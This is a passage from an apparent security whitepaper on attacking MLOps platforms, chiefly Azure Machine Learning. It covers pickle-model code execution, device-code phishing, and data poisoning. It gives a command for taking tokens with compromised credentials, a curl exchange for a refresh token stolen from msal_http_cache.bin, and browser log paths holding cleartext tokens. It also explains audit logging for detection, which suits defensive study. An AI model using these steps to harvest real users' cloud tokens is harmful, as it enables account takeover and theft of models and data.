
Evasion attacks are conducted by an attacker to trick a deployed ML model to avoid a given classifier. For example, a common evasion attack in the cybersecurity industry is to evade email security spam solutions. These email security solutions are ML models that have been trained on data to determine whether a given email is malicious or not. An evasion attack against these ML models would be an attacker attempting to bypass the spam email classifiers that have been determined based on the ML model of the email security product.

Code Execution within Training and Operations Environments

Through modification of ML models an attacker can insert code, so that when the model is loaded, code is executed. This is highlighted in the below diagrams.



Adding malicious code to a model



Code executes in training and operations environments

This was demonstrated in a recent attack[21] where over 100 models within Hugging Face[22] were modified to include a reverse shell. This is possible because certain ML models support code execution as outlined in this resource[23]. An example of a format that supports code execution is the pickle[24] format, which allows for Python objects to be serialized. If an attacker can gain modify access to a model that is in one of these code execution formats, this enables an attacker to gain code execution whenever these models are being loaded both in training and operations environments.


[21]https://www.darkreading.com/application-security/hugging-face-ai-platform-100-malicious-code-execution-models
[22]https://huggingface.co/
[23]https://hiddenlayer.com/research/weaponizing-machine-learning-models-with-ransomware/#Overview-of-ML-Model-Serialization-Formats
[24]https://docs.python.org/3/library/pickle.html

Attacking MLOps Platforms

The following sections will show how to conduct a subset of the attacks highlighted in **Attack Scenarios Against MLOps Lifecycle** against a few of the most popular MLOps platforms such as Azure Machine Learning (Azure ML), BigML and Google Cloud Vertex AI (Vertex AI).

AZURE MACHINE LEARNING


Azure ML is a popular MLOps platform that contains all the functionality needed to facilitate a full MLOps lifecycle. The main component within an Azure ML Studio instance is called a workspace[25]. A workspace contains all the ML assets and components involved to be able to develop and deploy an ML model into production.



https://www.trendmicro.com/vinfo/gb/security/news/cybercrime-and-digital-threats/uncovering-silent-threats-in-azure-machine-learning-service-part-I


An example attack scenario against Azure ML could start with an attacker performing a device code phishing attack[26] against a Data Scientist. This allows an attacker to obtain an Azure access token as the targeted Data Scientist user.

[25]https://learn.microsoft.com/en-us/azure/machine-learning/concept-workspace?view=azureml-api-2
[26]https://aadinternals.com/post/phishing/




Device code phishing against Data Scientist

With an Azure access token, the attacker can access the Azure ML REST API.



Gaining access to Azure ML

After successfully gaining access to the Azure ML REST API, an attacker can exfiltrate any available models from Azure ML using the compromised Data Scientist's Azure access token.



Exfiltrating models from Azure ML

Key Terminology

Microsoft provides a great resource[27] on key terminology within Azure ML. Some of the more notable terms that will be referenced in this research are listed below.

- **Workspace** – This is the centralized place where you will work with all resources, including datastores, models and model output.
- **Datastore** – This holds your data to be used in your workspace. A datastore will be stored within Azure, such as a storage blob, Azure file share, or Azure Data Lake Storage. The data could contain training data, training model output, or other data related to the training and deployment of your ML model.
- **Model** – This is a binary file that represents the ML model and any corresponding metadata. You can create a model from a local or remote file. This created model is tracked in a workspace, and is stored as either a **custom_model**, **mlflow_model**, or **triton_model** format.
- **Assets** – An asset is a component included within a workspace such as an environment, experiment, pipeline, dataset, model, or endpoint.

[27]https://learn.microsoft.com/en-us/azure/machine-learning/azure-machine-learning-glossary?view=azureml-api-2

Authentication

There are multiple options for authenticating to Azure ML detailed in this Microsoft resource[28]. Common methods for obtaining the required credentials include but are not limited to file shares, intranet sites, user workstations, social engineering, or other unprotected/misconfigured internal network resources.

- **Interactive** – Authenticate using Entra ID authentication.
- **Service Principal** – Authenticate using service principal ID and key.
- **Azure CLI Session** – Use the `az` command-line tool[29] to authenticate using the `ml` extension[30].
- **Managed Identity** – Authenticate using a managed identity, which is typically an Azure VM that can connect to a given workspace.
- **Access Token** – An access token can be used to authenticate to the Azure ML REST API[31].

Methods to Obtain Access Token

There are multiple methods that can be used to obtain an access token for Azure ML. Once you have obtained an access token, you can use it to authenticate and interact with the Azure ML REST API. Some of these methods will be highlighted below.

Azure CLI

If you have compromised user Entra ID credentials and can login via the Azure CLI, enter the below command to obtain an access token.

```
az account get-access-token --subscription [SUBSCRIPTION_ID]
```

[28]https://learn.microsoft.com/en-us/azure/machine-learning/how-to-setup-authentication?view=azureml-api-2&tabs=sdk
[29]https://learn.microsoft.com/en-us/cli/azure/
[30]https://learn.microsoft.com/en-us/cli/azure/ml?view=azure-cli-latest
[31]https://learn.microsoft.com/en-us/rest/api/azureml/?view=rest-azureml-2023-10-01

Obtaining access token via Azure CLI

Refresh Token on File System

On the file system there is a file located at `%USERPROFILE%\.azure\msal_http_cache.bin` that can contain a refresh token for an authenticated user. You can obtain all required information from this file, such as the client ID, refresh token, and tenant ID, and then run the below command to get an access token.

```
curl --request POST --data
"client_id=[CLIENT_ID]&refresh_token=[REFRESH_TOKEN]&grant_type=refr
esh_token"
"https://login.microsoftonline.com/[TENANT_ID]/oauth2/v2.0/token"
```

Obtaining access token via refresh token on file system

Access Token on File System

If a user has authenticated to Azure ML via a Chromium browser, such as Microsoft Edge or Google Chrome, there will be a log file at one of the below locations that contains an access token in cleartext.

Browser	**File Path**
Chrome	`%LOCALAPPDATA%\Google\Chrome\User Data\Default\Local Storage\leveldb\*.log`
Edge	`%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Local Storage\leveldb\*.log`

Within the log file, search for the key of “secret”, which can contain the access token value.

Viewing access token in file

Security Groups and Roles


There are five primary default roles within Azure ML. The descriptions of those roles are listed below from this Microsoft resource[32].

- **AzureML Data Scientist** – Can perform all actions in an Azure ML workspace, except cannot create or delete computing resources. Additionally, a user with this role cannot modify the workspace.
- **AzureML Compute Operator** – Can create, manage, delete, and access compute resources within an Azure ML workspace.
- **Reader** – Read-only access in workspace.
- **Contributor** – View, create, modify, or delete assets in workspace.
- **Owner** – Full access to workspace. Additionally, user with this role can change user role assignments.

Logging


To ensure that actions within Azure ML are audited, you need to enable diagnostic logging[33] within a workspace. Within a workspace, navigate to "Diagnostic settings" and then press the "Add diagnostic setting" link. Then select "audit" for the category group. You may also send the audit logs to a Log Analytics workspace[34], where alerts can be built with a SIEM such as Microsoft Sentinel. A full listing of the categories of logs and their details included within the "audit" log category group can be found in this Microsoft resource[35].

[32]https://learn.microsoft.com/en-us/azure/machine-learning/how-to-assign-roles?view=azureml-api-2&tabs=labeler
[33]https://learn.microsoft.com/en-us/azure/ai-services/diagnostic-logging
[34]https://learn.microsoft.com/en-us/azure/azure-monitor/logs/log-analytics-workspace-overview
[35]https://learn.microsoft.com/en-us/azure/machine-learning/monitor-azure-machine-learning-reference?view=azureml-api-2




Creating diagnostic setting

After you have created your diagnostic setting, it will appear like the screenshot below.



Showing created diagnostic setting

If you configured your audit logs to be sent to a Log Analytic workspace, they should start to appear.




Logs populating from Azure ML

For information on how to create detection rules based on these logs, see the **MLOps Platforms – Detection Guidance** section of this whitepaper.


Data Poisoning

A summary diagram is shown below covering the process to conduct a data poisoning attack within Azure ML.




Azure ML data poisoning summary diagram

To conduct data poisoning, you can first list all the available data assets within a workspace, and then select the data you want to poison.



